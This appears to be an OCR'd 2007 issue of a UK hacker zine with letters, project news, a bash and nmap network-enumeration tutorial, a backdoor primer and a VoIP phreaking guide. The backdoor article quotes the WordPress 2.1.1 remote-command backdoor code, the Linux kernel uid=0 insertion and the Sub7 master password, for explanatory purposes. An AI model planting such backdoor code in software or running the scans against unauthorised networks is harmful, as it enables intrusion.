THVDigest Team Reply: Shamen, Funsox and Naxxtor were chatting about on THV forums. It seems that there's some hidden data within the photos on the web site and the html code for the site contains some clues. Apart from this we are not aware that anyone has actually solved what the site is for and why there's data hidden on it. If anyone knows more please get in touch with us.

Total Noob Requests Advice

Digit: Hey, I'm kinda new to this kinda thing. How exactly do you go about hacking? I understand you need to know a little about programming so I was wondering which language would be best to start off with. I know a little VB, a little SQL and basic python. I'm a total noob so id appreciate it if you did not use any advanced terms and stuff. Thank's a lot.

THVDigest Team Reply: Well it's good that you have some programming knowledge. You should keep on that and maybe branch out to learning C and some other languages while you are at it.

Read through THV forums, see if you can pick up something you like and start learning about it. Be dedicated. Don't give up etc. There is no easy answer there is no pill you can take. Just pick a subject and see if you can master it.

Anti Terrorism, It happened to me

Coggley Writes… Hi all, I just thought I'd tell you all that I actually got stopped and searched by the "anti-terrorist" police today. I was out and about in central London and was stopped and searched. They also radioed in my details and checked to see if I was wanted for anything.

There were 4 policemen and they were all very amiable. One who I was mainly talking to actually confided that they have to "stop" a certain cross section of citizens to fulfill their weekly quota. So me being "White British" was good as they don't want their figures showing they are stopping more Asians and Blacks for instance.

Another thing he told me afterwards was that you don't have to tell them any personal info like name address DOB etc, though if you refuse you'll probably get a much tougher time, be kept hanging around etc.

At the end of the day I was sent on my way after getting the once over after a few minutes, but I was a bit disgruntled about the personal info thing. I didn't know you could refuse to tell them anything. Does anyone on here know what your rights are when you are stopped and searched? Like I said I'm not that bothered as I've nothing to hide but some people a very private and don't want to give out their details. So what are your rights? Well I've got that off my chest.

Some Feedback from Issue #1

Swerve: "Real nice work chaps. The Social Engineering read was great."
Planetlave: "I just had a read of Issue 1, I love it, I love it, I love it. It could do with more pictures of naked ladies, but still I love it. Congratulations, thank you and a hearty well done to all involved."
McGrewSecurity: "Just flipped through it and its pretty enjoyable! Real slick production value. Keep it up!"
Gloomer: "Very nice! Great articles!"
N0x: "That Asterisk section was just what I needed get myself started Cheers!"

Naked Geek Chicks?

Someone who wishes to remain anonymous asked if we were considering adding some naked geek chick photos to the magazine (you know the sort, laying on the sofa, nude… covered in Nintendo Wii controllers or something, aaaahhhem) – well the team seem to think that the chances of this happening are very (very, very) small. So small in fact we think there's a better chance of Bill Gates dropping all his OS's and starting to sell Linux. If it does ever happen you guys (and gals – I'm sure we could get Belial to do the Nintendo Wii thing) better buy a few copies of the mag!

Tracing an I.P Address

Incognito asks… Is it possible to trace some ones I.P. Address though an IM?

THVDigest Team Reply: Short answer… Yes. Long answer... only if you establish a direct connection such as with a file transfer or web cam their IP will show up under netstat -a

THE HACKERS VOICE PROJECTS

Hacker Voice Radio

HVR, One of our longest running projects. With more then 260 + episodes and a great line up of interviews, topics, rants and random fun it has proven to be a big hit amongst our members. However due to lack of time and increase in workload on different projects the shows have had to be pulled to 1-2 a week. Belial expects this too return to usual shortly.

The Hackers Voice - Show -The UK Hacking Scene is back. - Windows Internet Explorer
http://www.hackervoice.co.uk/show/
File Edit View Favorites Tools Help
ABOUT THV THE RADIO SHOW THV PEOPLE MEMBER BLOGS ARTICLES MEETINGS PROJECTS FORUMS IRC SWAG CONTACT US
THE HACKERS VOICE
BRINGING NEW LIFE TO THE UK SCENE!
CLICK TO LISTEN
HACKERS VOICE RADIO
LAUNCH PLAYER
SOME RIGHTS RESERVED
Internet 100%

Hacker Voice Radio

HVR is an online radio show set up as an vocal forum for all the UK hackers and phreaks to come together, work together and a place to share information. HVR is hosted by either Be|ia| or Naxtor, frequent co-hosts are 10nix, _hyper_, Vesalius and Blue_Chimp - **Tuesday, Wednesday and Thursday at 9pm GMT**. You can listen live by tuning into the stream at those times. We encourage all our listeners to join the IRC channel (#hvr on irc.hackervoice.co.uk) during the show to interact with your hosts.

Listen in live using the link above or catch up with the episodes you missed below or through our flash-based LAUNCH PLAYER podcast player!

These works are licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 2.0 England & Wales License.

For all the old shows (before Season 5), check out the show archive!

The shows

http://www.hackervoice.co.uk/show/

Hacker Voice Digest – This Magazine!

A year in the making, a project that has crossed so may hands and had very little hope of being actualized has finally shown itself to be a beaming success. THV have shown a true community effort with people chipping in from all sides to make this a possibility. Issue #3 should be ready sometime early 2008, so keep sending in your ideas, articles, letters and photos.

The Hackers Voice - Show -The UK Hacking Scene is back. - Windows Internet Explorer
http://www.hackervoice.co.uk/show/
File Edit View Favorites Tools Help
ABOUT THV THE RADIO SHOW THV PEOPLE MEMBER BLOGS ARTICLES MEETINGS PROJECTS FORUMS IRC SWAG CONTACT US
THE HACKERS VOICE
BRINGING NEW LIFE TO THE UK SCENE!
CLICK TO LISTEN
Listen to HVR
HACKERS VOICE RADIO
LAUNCH PLAYER
SOME RIGHTS RESERVED
http://stream.hackervoice.co.uk:8000/stream.mp3.m3u
Internet 100%

Hacker Voice Radio

HVR is an online radio show set up as an vocal forum for all the UK hackers and phreaks to come together, work together and a place to share information. HVR is hosted by either Be|ia| or Naxtor, frequent co-hosts are 10nix, _hyper_, Vesalius and Blue_Chimp - Tuesday, Wednesday and Thursday at 9pm GMT. You can listen live by tuning into the stream at those times. We encourage all our listeners to join the IRC channel (#hvr on irc.hackervoice.co.uk) during the show to interact with your hosts.

Listen in live using the link above or catch up with the episodes you missed below or through our flash-based LAUNCH PLAYER podcast player!

These works are licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 2.0 England & Wales License.


For all the old shows (before Season 5), check out the show archive!

The shows

http://mag.hackervoice.co.uk/

Hacker Voice IRC Network

IRC has been running as long as the radio show, and something that brought all the founders together. We went from a modest 4 people to a cool 40. With many ups and downs over the years. Exploit attempts and floods server moves and ircd changes it's still as popular as ever and a great way to get in touch with some of our most regular people. Oh, and we also have more then one channel :P




```
#hvr [30] [ntrS]: http://tinyurl.com/ywtp8z Buy bitch, buy | Demonix is working hard on Issue
*** Topic is http://tinyurl.com/ywtp8z Buy bitch, buy | Demonix is
  working hard on Issue 2 of the magazine.  Want a shout out/personal
  message in the mag?  PM him!
*** Channel mode is +ntrS
```

irc.hackervoice.co.uk or http://www.hackervoice.co.uk/irc/irc.php

Hacker Voice Wargames

The Wargames Project is still in its early embryonic stages. However we have made good headway and are planning out interesting and 'out-of-the-box' challenges for you. We would like to include re-word scenarios to test all aspects of your hacking skills. Phreaking, Social Engineering Urban Exploration, Information gathering and much, much more. This is not just a point and click or view source Wargames, this is the ultimate Wargames.



```
CHESS
POKER
FIGHTER COMBAT
GUERRILLA ENGAGEMENT
DESERT WARFARE
AIR-TO-GROUND ACTIONS
THEATERWIDE TACTICAL WARFARE
THEATERWIDE BIOTOXIC AND CHEMICAL WARFARE

GLOBAL THERMONUCLEAR WAR
```

http://wargames.hackervoice.co.uk/

Hacker Voice TV

HVTV has been around for some time, its one of our most difficult projects and one that takes a lot of time to complete a release due to the number of hours that are required for the pre- and post production. However HVTV 1 and 2 and part 2 of 2 have been great successes. Check them out, and if you like to join us on the projects. Ps. HVTV3 is still in the pipeline stuck somewhere!

Hacker Voice TV

HVTV Episode Production Blog

HVTV2.5 Clapham North Tunnels Part 2

> March 11th, 2007

This video was meant to be a part of HVTV2 but due to some complications we had to leave it out. But now it is available exclusively through our YouTube channel.

http://www.hvtv.co.uk/

81.171.46.142

AUTOMATING NETWORK ENUMERATION

Part #1
By Skrye

Network enumeration, whilst being a crucial part of target reconnaissance, can be a very repetitive and time consuming activity. The aim of this article is to show that anyone at the helm of a nix based machine, can and probably should write shell scripts which can bring together reconnaissance utilities and parse the results into usable output ('Usable output' is considered as output which is formatted in such a way that it could be provided as input to another script or utility, and is readable to humans).

This article assumes a basic knowledge of standard open source security tools and the Unix toolbox.

Basic Host Discovery

While scanning entire netblocks may seem like a good idea, and it may indeed yield results, it is not a very efficient way to go about things. It uses a tremendous amount of processing power and bandwidth, in fact probing networks in this way is probably equivalent to knocking on the door and shouting "I'm probing your networks". Please take look at the following example.

```
for (( i = 224; i <= 239 ; i++ )) do nmap -P0 -sS -sV -n 192.168.$i.* -p 21,22,23,25,80,111,135,
139,443,3306,6000,8080,8000 -rH -oG loc_192_168_"$i"_A; done
```

This example is actually not as bad as it could be, it removes DNS resolution which makes it faster, it specifies exactly which ports to probe, reducing the amount of packets sent and again, making it many many times faster than a scan of the default ports, and finally it randomizes the hosts of each netblock in our chosen range. It is still however a terrible way to go about things since nmap probes every possible address and returns a mass of ambiguous data for us to sift through.
What we need is a method of discovering exactly which hosts are up on the target network, there are many ways to accomplish this, some of which will be discussed later, for this example we are going to use nmaps's ping scan (-sP).

```
nmap -sP -n 192.168.224-239.* -rH -oG - |awk '{print $2}' |tr -d a-zA-z > ir_192_168_224-239_UP
```

Or we could choose one of nmaps TCP pings, the following example uses a TCP SYN ping (-PS).

```
nmap -PS -n 192.160.224-239.* -rH -oG - |awk '{print $2}' |tr -d a-zA-z > ir_192_168_224-239_UP
```

Assuming that the target network is not blocking ICMP and our SYN pings, the above examples should return all hosts up on that network, awk parses the ip address from the output which are piped through the 'tr' utility which removes all non-alpha characters before our new ip address list is written to a file for use in our next scan.

The ping scan is a very efficient method of host discovery since only 2 packets are needed to complete the scan, an echo request and a reply from the host, if a reply is received, the host is up, simple as that. If it is combined with a TCP ping method, it is overridden and so is pointless, please try both individually and examine the results.

The TCP SYN ping will get through a firewall that drops ICMP assuming the firewall allows traffic to the ports -PS probes *(if no ports are given nmap sends the SYN ping to port 80 by default)*, it sends an empty SYN packet to the host which will return either a SYN/ACK if the port is open, or a RST if the port is closed, either way is irrelevant, we now know that the host is up. A TCP ACK ping (-PA) may be more useful against stateless firewall configureation please read the nmap manual for full details.

If you want to make host discovery more stealthy with nmap you should run one of the TCP ping scans, since the TCP ping never establishes a full connection, it is reasonably stealthy, especially on a busy network, whereas a rush of ICMP requests to many hosts is likely to throw up a flag somewhere. In addition many hosts may be configured to drop ICMP even if it is allowed at network gateway.

Taking it further

Ok, now we are ready for our next scan, this is the point where we should be starting to build these steps into shell scripts which can be reused, rather than having to construct these quite complex command sequencies each time we require them, however, since it is useful to learn how to use the command line in this way, it might be good to run another one.

```
nmap -PS -n 192.168.224-239.* -rH -oG - |awk '{print $2}' |tr -d a-zA-z | nmap -P0 -sS -n -v -p 21,22,23,80 -rH -iL - -oG -
```

As we can see here, instead of directing the output from our ping scan to a file, we have piped it directly into our next nmap scan using '-iL -' *(please see the nmap manual page if you are confused)*, a syn scan is then performed for each ip address on the ports specified and the output is printed on stdout using '-oG -' for use in another utility. A good utility to follow with is amap because of its excellent service identification functionality, and ability to read files written in nmaps -oG format, i refer you to the amap manual page for details.

Ok, i think we can put together our first script, for this example we want a script that can discover hosts on a network, find open ports from the range that we specify *(or the default range if we dont specify)*, and probe the open ports found for information about the services running. Luckily we have already covered most of that so this example should be pretty simple even for novices.

```
#!/bin/bash

#

# example: ex1_scan.sh -nelaxis

#

N_ARGS=1

USAGE="[ip range] [port range] [output file (if one is not provided default will be used)]"

OUT_FILE="$PWD/$1_scan"

NMAP_SPING="-PS22,25,80,8080 -n -rH -oG -"

NMAP_SYN="-sS -P0 -n -rH -oG -"

if [ $UID -ne 0 ]
```

```
then
  echo "Utilities used in this script require root privilages."
  exit 1
fi
if [ $# -lt $N_ARGS ]
then
  echo "Usage: `basename $0` $USAGE"
  exit 1
fi
IP_RANGE=$1
if [ $# -ge 2 ]
then
  PORTS="-p $2"
fi
if [ $# -ge 3 ]
then
  OUT_FILE=$3
fi
for ip_addr in `nmap $NMAP_SPING $IP_RANGE |sed -e '/^#/d' |awk '{print $2}'`
do
  echo -e "\nFound active host at: $ip_addr"
  nmap $NMAP_SYN $ip_addr $PORTS |sed -e '/^#/d' | tee /tmp/ex1_scn
  amap -bqv -i /tmp/ex1_scn | tee -a $OUT_FILE | grep -i banner
done
exit 0
```

Called with:

```
./ex1_scan.sh [ip address or range]  [port range or comma seperated list] [output file]
```

As we can see, the working part of this script is pretty much covered in the last few lines, the rest is the assigning of variables and examining the arguments, this format may seem uneccesary for a script this size, however when we come to expand this script in later examples we will be gratefull for this layout.

I would advise that you study this script and attempt to modify it to your needs, there is no real difference between this and the command lines we have discussed earlier. For those unfamilier with some of the bash utilites used in this article here is a rundown of what they are doing to help you get started.

$#	-special shell variable which holds number of args passed to the script
sed -e '/^#/d'	-find all lines beginning with(^) # and delete(d) them
awk '{print $2}'`	-print the second field in the line {default delimiter is " " and be altered with -F
tee -a $OUT_FILE	-appends output to output file and to stdout

Summarizing Part 1

Ok, I think we are done for part one, this article should have demonstrated that you can use pretty much any security utility that produces pars able output in shell scripts, and that in doing so, you can make your life much easier, please don't limit yourself to the tools used here, they were chosen as examples and there are many other excellent utilities available.   Automating Network Enumeration (part 2) will be released soon, in it we introduce more tools and move into some more advanced methods of enumerating/shell scripting. Take care.

AN INTRODUCTION TO BACKDOORS

Part #1
By Vesalius

The idea of this article is to explain and help you understand or further your knowledge on backdoors, be they legitimate or malicious, this article will cover them.

The Term

Let's start off with a small extract from the definition of Backdoors according to WikiPedia:

> *"A **backdoor** in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing remote access to a computer, obtaining covert access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice), or could be a modification to an existing program and/or hardware device."*

Backdoor is a rather broad term. As with most things, there are more than one type of Backdoor. Here I will make a quick breakdown of the different types of Backdoor.

1. Backdoors built into the operating system are usually put in place for worse case scenarios such as master boot record corruption, loss of super-user password and hardware failure to name a few. These backdoors have good solid grounds for being in place, but someone with wrongful intent and knowledge of the operating system architecture can take advantage of these designs and use them to compromise the system.

   These types of backdoors are more often than not hard to remove and will leave a rather perplexing choice between data security and system robustness.

   Not every occurrence of this type of backdoor is legitimate.

2. Now our second type of Backdoor would be an application or program that has been Backdoored by either the original developers/creators or by a third party with knowledge of the design. Now this may seem rather similar to the above type of Backdoor but this is specific to applications and or programs as apposed to the above operating system specification.

   Like the above, these types of backdoors can be created for emergency access. These types of backdoors however can be found quite often in Web Applications*, particularly custom applications created specifically for the client. The reason for this is most often justified as it allows the developer to take out a certain insurance policy for such events as the client taking the code and avoiding payment, it is good practice to not release any code until the payment has been made all though I speak from experience when I say this works better in theory then it does it practice.

3. Our final type of Backdoor is no doubtidly the type you were already aware of, these are applications and programs that's soul purpose is to create a backdoor in the system to allow a malicious user to compromise security and/or harvest valuable information. This type comes in more shapes and sizes than the other two and more often than not goes about its business keeping the end user completely oblivious to its activities. The most famous Backdoor of this kind is CDC's (Cult of the dead Cow) Back Orifice.

Current State of Detection

This section is going to focus on the latter two types of Backdoors.

Both Application Backdoors and Backdoor Applications are hard to detect. The most successful way to pursue detection of these Backdoors would be to inspect the source and/or binary code of the application/program. This task might seem rather tedious but is the best method that I have come across as it's programmatically impossible to determine the intent of application logic.

If you only have access to the binaries it could take a considerable amount of time to inspect the code and detect the backdoor compared to source code alternative (Linux backdoor attempt vs. Borland Interbase)

Operating System Backdoors

During my research and planning for this article I came across a fair few decent examples of each type of backdoor. When you use this term prefixed with Operating System, you tend to run into the following two examples more often than not. Fortunately the below examples are from opposite ends of the pitch *(relatively).*

1. Linux Kernel 2.6-test (2003)

   On the 6th November 2003 there was a comment from Larry McVoy (founder of BitMover) that read as follows:

   "Somebody has modified the CVS tree on kernel.bkbits.net directly. Dave looked at the machine and it looked like someone may have been trying to break in and do it."

   ```
   if((options == (__WCLONE|__WALL)) && (current->uid = 0))
           retval = -ENVAL;
   ```

   The function sys_wait4() within the file kernel/exit.c was modified directly on the CVS mirror for the 2.6-test development kernel tree with the above two lines of code.

   Examining the two lines of inserted code a little closer, it became quite apparent that this was a blatant attempt to insert a back door into the Linux kernel that could have been used to illegitimately become the 'root' superuser on a Linux server. It was also pointed out that had this change gone unnoticed it would have taken quite some time for it to be found.

2. NSA Access to Windows (1999)

   A careless mistake by Microsoft programmers revealed a subversion of Windows by the American NSA (National Security Agency).

   The NSA had prepared special access codes to be built into Windows. This system is supposedly built into every version of Windows except for earlier releases of Windows 95 and its predecessors.

   This access system was discovered in 1997 by the British researcher Dr Nicko van Someren but it wasn't until late August/early September of 1999 that is was rediscovered and connected with the NSA.

   At the 1998 Crypto Conference Dr Nicko van Someren reported that he disassembled the ADVADPI driver in Windows and found that it contained two separates keys. He found that the one was a Microsoft key to control the cryptographic functions in Windows to comply with the US export regulations. The owner of the second key and the reason for its existence though remained a mystery.

   In 1999 Andrew Fernandez chief scientist with Cryptonym of Morrisville, North Caroline was probing the presence and significance of the two keys. After he checked the latest release of Windows (NT4 Service pack 5) he noticed that the developers had left the debugging symbols used to test the software, after this discovery he located labels with the code naming the keys as "KEY" and "NSAKEY". They took these new findings to the Crypt Conference of 99 where it also found that the latest version of Windows was shipping with three keys which astonished even the Microsoft Developers themselves.

Application Backdoors

Application Backdoors are usually simple things such as hard coded usernames, passwords, hashes and keys. Below are two examples.

1. Borland Interbase 4.0, 5.0, 6.0 (2001)

   After opening and inspecting the code hard coded user credentials were found to have been present for over seven years. The username was "politically" and the password was "correct", these were inserted into the database on start-up and provided administrative access to the server along with support for user-defined functions.

2. Wordpress 2.1.1 (2007)

   In 2007 one of the two Wordpress servers were compromised and the attacker modified two php files to allow remote command injection which was detected within one week.

```
function comment_text_phpfilter($filterdata) {
        eval($filterdata);
}
…
if($_GET[“ix”]) { comment_text_phpfilter($_GET[“ix”]); }

function get_theme_mcommand($mcds) {
        passthru($mcds);
}
if($_GET[“iz”]) { get_theme_mcommand($_GET[“iz”]); }
```

Backdoor Applications

Most Backdoor Applications *(application itself being the backdoor)* will be easily detected by most modern virus scanners and the likes of. Most of you will be aware of this type of Backdoor and even of some specific Backdoor Applications. Below I will give two examples.

1. Back Orifice (1998)

   Back Orifice was originally designed as a remote administration application for machines that run Microsoft Windows. It was written to help point out the lack of security in Microsoft's Windows 98; due to the nature of this applications creation it adopted a name which was a pun off Microsoft's Back Office.

   All though this application has legitimate purposes you will find it mostly being used for the opposite of this. Due to its simple GUI this application tends to attract a certain type of users, this type being those who wish to rise quickly in the ranks of the internet underground with little or no work on their part required.

   This Application commonly runs on port 31337. It has been said before that this application helped bring fame to the leet phenomenon but I can not find conclusive evidence proving this.

2. Sub7 (????)

   Sub7 or Sub Seven seems to attract the same sort of users as the above Back Orifice only this one seems to be more popular with those. Sub7 is extremely similar to Back Orifice in almost every aspect.

   In earlier versions of this the original developer(s) coded in a backdoor so technically they aren't just Backdoor Applications, but Backdoored Backdoor Applications. The master password “**14438136782715101980**” was hard coded into this application which was a way around the feature that allowed a user to set a password to prevent others from taking it over to.

Some versions of this application also had an extra feature. This feature was "Hard Drive Killer Pro" code that would check to see if ICQ was running, if it was running it would then check the ICQ user account. If the ICQ user account was "7889118" (Sean Hamilton, a rival Trojan author) then the hard drive was bombed. It is rumored that the intended target had their hard drive destroyed.

There seems to be a lot of mystery surrounding this application. The whole of the Sub7 crew seem to have disappeared off the face of the plant.

Conclusion

Backdoors come in all shapes and sizes and each one of those shapes and sizes has more shapes and sizes and so on and so forth. Hopefully this article has helped you further your knowledge on Backdoors or help you understand the term.

I hoped you enjoyed reading this as much as I enjoyed writing it.

Vesalius
vesalius[at]hackervoice.co.uk

UNEXPECTED HACK?

No, not a hack at all but a pretty cool project that's been going for some time now – check out the URL and see if you can get the image display working!

INTERESTING NUMBERS

By Blue_Chimp

In this column, I will be sharing a few interesting numbers that I have happened to come by. They will mostly be 0800 but sometimes I will throw in the normal landline or 2 such as a PBX or a Mail Box (both of which are fairly rare these days lets face it). Most of these I have found myself from simple dialing in random numbers (I can't afford to war dial) if you have any numbers you would like to share feel free to email me them. Once I have verified them I will definitely include them in the column with full credit to yourself if you so wish (or not if you wish to remain anonymous).

So to kick off we have:

0800 89 69 38 is The Bank of America Global Security Operations Hotline. Upon dialing this number you will be greeted with an American accented female voice with the following:

"You have reached The Bank of America, Global Security Operations Hotline, There are no updates at this time, please contact your manager if you have any concerns" and then proceeds to spit out the numbers shown on the right…

1877 321 3325
800 227511
704 388 7465

Now I have no idea what these do, I am not in a position to be able to test them without running up an extraordinarily high phone bill (Thanks BT you're the greatest).

Next up is The BT Newsline you can find this on **0800 500 005**, it gives you all the latest news from BT such as where they have opened new Research Establishments, and also how they are back on top of the Dow Jones. There is no particular reason why I mention this really, except it can be vaguely interesting and also may lead to social engineering opportunities.


If you can speak French you might want to have a dial of this **0800 897 963**. If you do dial it, and you can understand them, can you please email me and let me know what it says.

Last but not least is the Australia direct phone number which is **0800 890 061**, I've been trying to identify what the beeps (beep beep "Welcome to Telstra") at the beginning of the call are, can anyone with either experience in Oz or even an Aussie explain what they are, I'm very interested in hearing from you if you do know what it is.

And that's it for now, if you have anything you would like to submit, please feel free to send it to me at (*blue@hackervoice.co.uk*). I would also like to hear if you come across any BBS' that may still be live (I know there are 1 or 2 still left) or even 56k modems.

Also I ask that you do **<u>NOT</u>** send personal phone numbers such as Mrs. A.N Other of High Wycombe, because that's all we need is some shrill old lesbian rattling on about how people keep calling her and shit and how its all our fault etc. Anyway peace out and until next time keep-a-dialing bitches

Usual Shouts Apply (now you lot can stop whining like a bunch of moany old bitches at a bus stop going to Sainsbury's to spend your pension).



PHREAKING BLOODY ADVERTS!

Meetings

London 2600 – London Trocadero, Picadilly Circus (accessible directly from the tube station). Basement floor by the escalators. Times: First Friday of the month, 6:30PM till late. From the Trocadero we head on to "Unfolded Her Trolley", which is where the unofficial "Mid month" meeting is held directly at 7:30PM on a Mid month Friday.

Stoke-on Trent Meeting: "Unplugged", Stoke on Trent, Hanley, Festival park. Times: Held every Thursday, usual start is 5:30PM, and the finish is 10.

Web Sites

Hack Scotland: Everyone is welcome, from noobs to pros. Were also looking for people to help with posting news, writing articles, and helping with forum management: http://www.hackscotland.com

Hacker Voice TV: HVTV Episode Production Blog: http://www.hvtv.co.uk/

HVTV is also available on YouTube: http://www.youtube.com/user/naxxtor

Bobs Basement: Bobs Basement is a collective of major geeks (with social skills), who are interested in all aspects of technology. The group was formed as a projects group from London 2600members. We meet once a month in Putney, South West London. The sole purpose of our projects is to learn. http://www.bobsbasement.co.uk

Nelaxis: **nelaxis.org** provides hosting for any code or articles I produce in the hope that some people will find them useful. Main interests include network service, host, application security, open source software and programming. Please come vist! – *Skrye*.

Creative Commons

http://creativecommons.org/licenses/by-nc-sa/3.0/

Announcements


Hacker Voice Radio – HVR is an online radio show set up as a vocal forum for all the UK hackers and phreaks to come together, work together and a place to share information. HVR is hosted by either Be|ia| or Naxxtor; frequent co-hosts are Metatron, 10nix, hyper, Vesalius and Blue_Chimp – Tuesday, Wednesday and Thursday at 9pm GMT.

You can listen live by tuning into the stream at those times. We encourage all our listeners to join the IRC channel (#hvr on irc.hackervoice.co.uk) during the show to interact with your hosts.

Hacker Voice Merchandise

Stickers

T-Shirts



Hacker Voice TV 2 DVD: You, too, can own a piece of hackerdom history in the form of the limited edition Episode 2 DVD, which not only contains the Episode itself, but also loads of extra features too! Including, but not limited to, an exclusive video episode of Hacker Voice Radio, outtakes and Hacker Cooking!

If you are interested in any Hacker Voice merchandise send an email to **gear@hackervoice.co.uk** for further information.

Internet Relay Chat

HVR IRC: Point your favorite IRC client at: **irc.hackervoice.co.uk** … and come join #hvr and chat away!

Phone Numbers

THV PBX: The Hacker Voice PBX is up and running! Call in and interact with the other phreakers:

US: 425-906-3549
UK: 08445620960
Free World Dialup: 835822

HVDigest Back Issues

Issue #1 of The Hackers Voice Digest is now available in Printed format for £3.49. Order your copy today from here:

http://www.lulu.com/content/1318091

Personal Messages

Anon sent us the following:

SGkgdGhpcyBpcyB0aGUg
SW5mb3JtZXIuICBPbWVn
YS0xIGlzIG9udG8gc29tZX
RoaW5nIHdpdGggdGhlIEd
sZW53aWxsczAxIHdlYiBza
XRlLiAgS2VlcCBsb29raW5
nIGFuZCB5b3Ugd2lsbCBm
aW5kLi4u

How To Advertise

Have you got a personal message, a meeting or hacker event? Do you have a hacker related web site and would like some extra traffic? Well get in touch with THV Digest team.

If we deem your request as suitable we will include it in future editions of the digest, free of charge. E-Mail requests to: **ads@hackervoice.co.uk**

INTRODUCTION TO VOIP FOR PRACTICAL PHREAKING

By 10nix

Hello and welcome. My name is 10nix and I will be your host for this evening. This is my first article in what will hopefully be many. I am a Hacker Voice member, and a creative technologist. I hope you enjoy this article.

Today we will be tackling a subject that is vast, sometimes confusing, and always a blast, yes I am talking about Voice over IP or VoIP for short. Now I would like to say that I am a huge fan of VoIP, and the Asterisk PBX server, but we will not be delving into this today (see HVD Issue #1 for my article on Asterisk).

In this article I intend to show you how to utilize and maximize VoIP on your system for free, and still interface with the PSTN (read normal phone) system.

This article assumes:

-That you have a computer.
-That you have a broadband internet connection
-That you have an inquisitive mind, and an interest in exploring VoIP systems.

If you fail to meet any of those requirements, please feel free to continue reading, but I fear you will gain little for your effort.

At the onset of this undertaking I would like to take the opportunity to say a few words about Skype. Some people are thrilled with Skype and think of it as synonymous with VoIP. I personally feel that the Skype network though an interesting exercises in applied theory is a steaming pile of horse dung as a real world application. It is popular, I'll give it that, but then again so is My Space, and don’t get me started on that.

I will not be going into anything that has to do with Skype in this article. It is proprietary and doesn’t interface with other software so well, its voice codec is horrible, and I simply don't like it. Ok, so now that's out of the way, let’s hack together a bit of a system.

Here's what we want to end up with:

- A US Phone number or UK Phone number, and a separate # for faxes.
-The ability to call out from a computer to the normal phone network.

Now those of you who know me know that I am a bit of a Linux fanatic, but in the spirit of fair play, I will keep this article multi-platform.

Let’s begin…

There are several similar services available that offer many of the same feature, but my personal favorite, and thus the one we will be using in this project is Free World Dialup (henceforth referred to as FWD). www.freeworlddialup.com. This is a SIP (Session Initiation Protocol) based service that gives you a SIP account, access to a STUN server, and offers a wide variety of connection services for free including connection to other FWD subscribers, termination to US, UK, Norway, German and Netherlands toll free numbers, and peering connections to 136 SIP carriers.

I found these services to be quite robust, there are a good number of codec choices for varying voice quality / bandwidth compromises, and the service is extremely reliable.

To connect to FWD from your computer you are going to need a SIP softphone. There are many available for a wide variety of platforms. FWD offers the Pulver Communicator, and though it is extremely easy to use with FWD, I don't believe that it is the best choice.

There tends to be a trend in softphones that wants to group IM software and VoIP together in multi-purpose apps. This is all well and good I suppose, but I would rather have a piece of software that is a really good phone, rather than one that is just OK at a bunch of things. When evaluating what you need in a SIP softphone, it is important to look at what you want in the application. Is how it looks important?

Do you want it to function like a touch tone phone, or do you want to enter a phone # in as a string of digits, or both? These are not questions I can answer for you, but personally I have tried out a slew of softphones, and a few have stuck out for me.

YATEClient (yet another telephony engine) http://yate.null.ro/pmwiki/ is a fantastic piece of software that is both SIP and IAX2 (Inter Asterisk Exchange protocol) compatible. It is weak on the UI side of things, but is a powerful softphone/server with a robust feature set. It is available for linux and windows, and it use of different protocols make it very scalable.

Xten-Xlite (http://www.xten.com/index.php?menu=download) xten though proprietary is a pretty damn solid softphone. It is easy to configure, but lacks in the features department.

Either of these will do you just fine, or you can feel free to use whatever softphone you are most comfortable with. If you are in a situation where you are behind multiple firewalls in a setting where NAT transversal through a STUN server is not possible, you may want to consider enabling IAX2 with FWD (fwd website > myFWD > Extra Features > IAXSelect) and configure YATEClient to connect using IAX2. This will help considerably with NAT issues.

The setup for the softphone and FWD should be fairly self explanatory, and there is much info on the FWD website, so let us assume that you now have your FWD # working with your softphone.

You can now call toll free #'s internationally, call other VoIP users on different networks, and call other FWD users (http://www.freeworlddialup.com/learnmore/?p=features&s=accessnumbers), but still have very limited connection to the PSTN. Now it has come time for a DID.

What's that you say? A DID is a Direct Inward Dial number, or in normal speak, a telephone number. Though they do not exactly grow on trees, there are plenty of ways to get one. Typically when you sign up for VoIP service, you will be provided with one, but being that we are trying to avoid paying for any of this, we will need to get a bit more creative.

For our US # we will be using a service called IPkall (http://www.IPkall.com). They will assign us a free DID in a Seattle WA, USA area code, and forward all calls to it to our FWD line. Just click on "sign up" on their web site, and enter your FWD # where it asks for the SIP #, and "fwd.pulver.com" where it asks you for your SIP proxy. You can also configure it to handle your Voice Mail rather than FWD, but that is entirely up to you. That's it, now you have a US phone # of your very own.

Now we are going to repeat this process, but for our UK # this time. Now I'm not positive, but I'm pretty sure that the UK #'s available are not your standard rate #'s, but I am a bit ignorant to BT's billing practices, so I can't be sure. For our UK # we will use eSMS (http://www.esms.com/). The setup is pretty much the same; see the web sites details on the area codes provided.

Next we will set up a Fax #. For this we will use K7 (http://www.k7.net/) this will give you phone # in the US that will act as a voice mailbox, and as a fax receiver. Upon receiving a fax, or voicemail it will convert your voicemail into a .wav file, and email it to you. Your fax will be converted to a .PDF file and emailed to you.

Here comes the fun part. We now have all this good stuff for incoming, but what of outgoing? Right now we can only call toll free #'s in different countries, and though that is a lot of phun, it is not really great if we want to talk to our friends, or anyone for that matter that doesn't have 800 #.

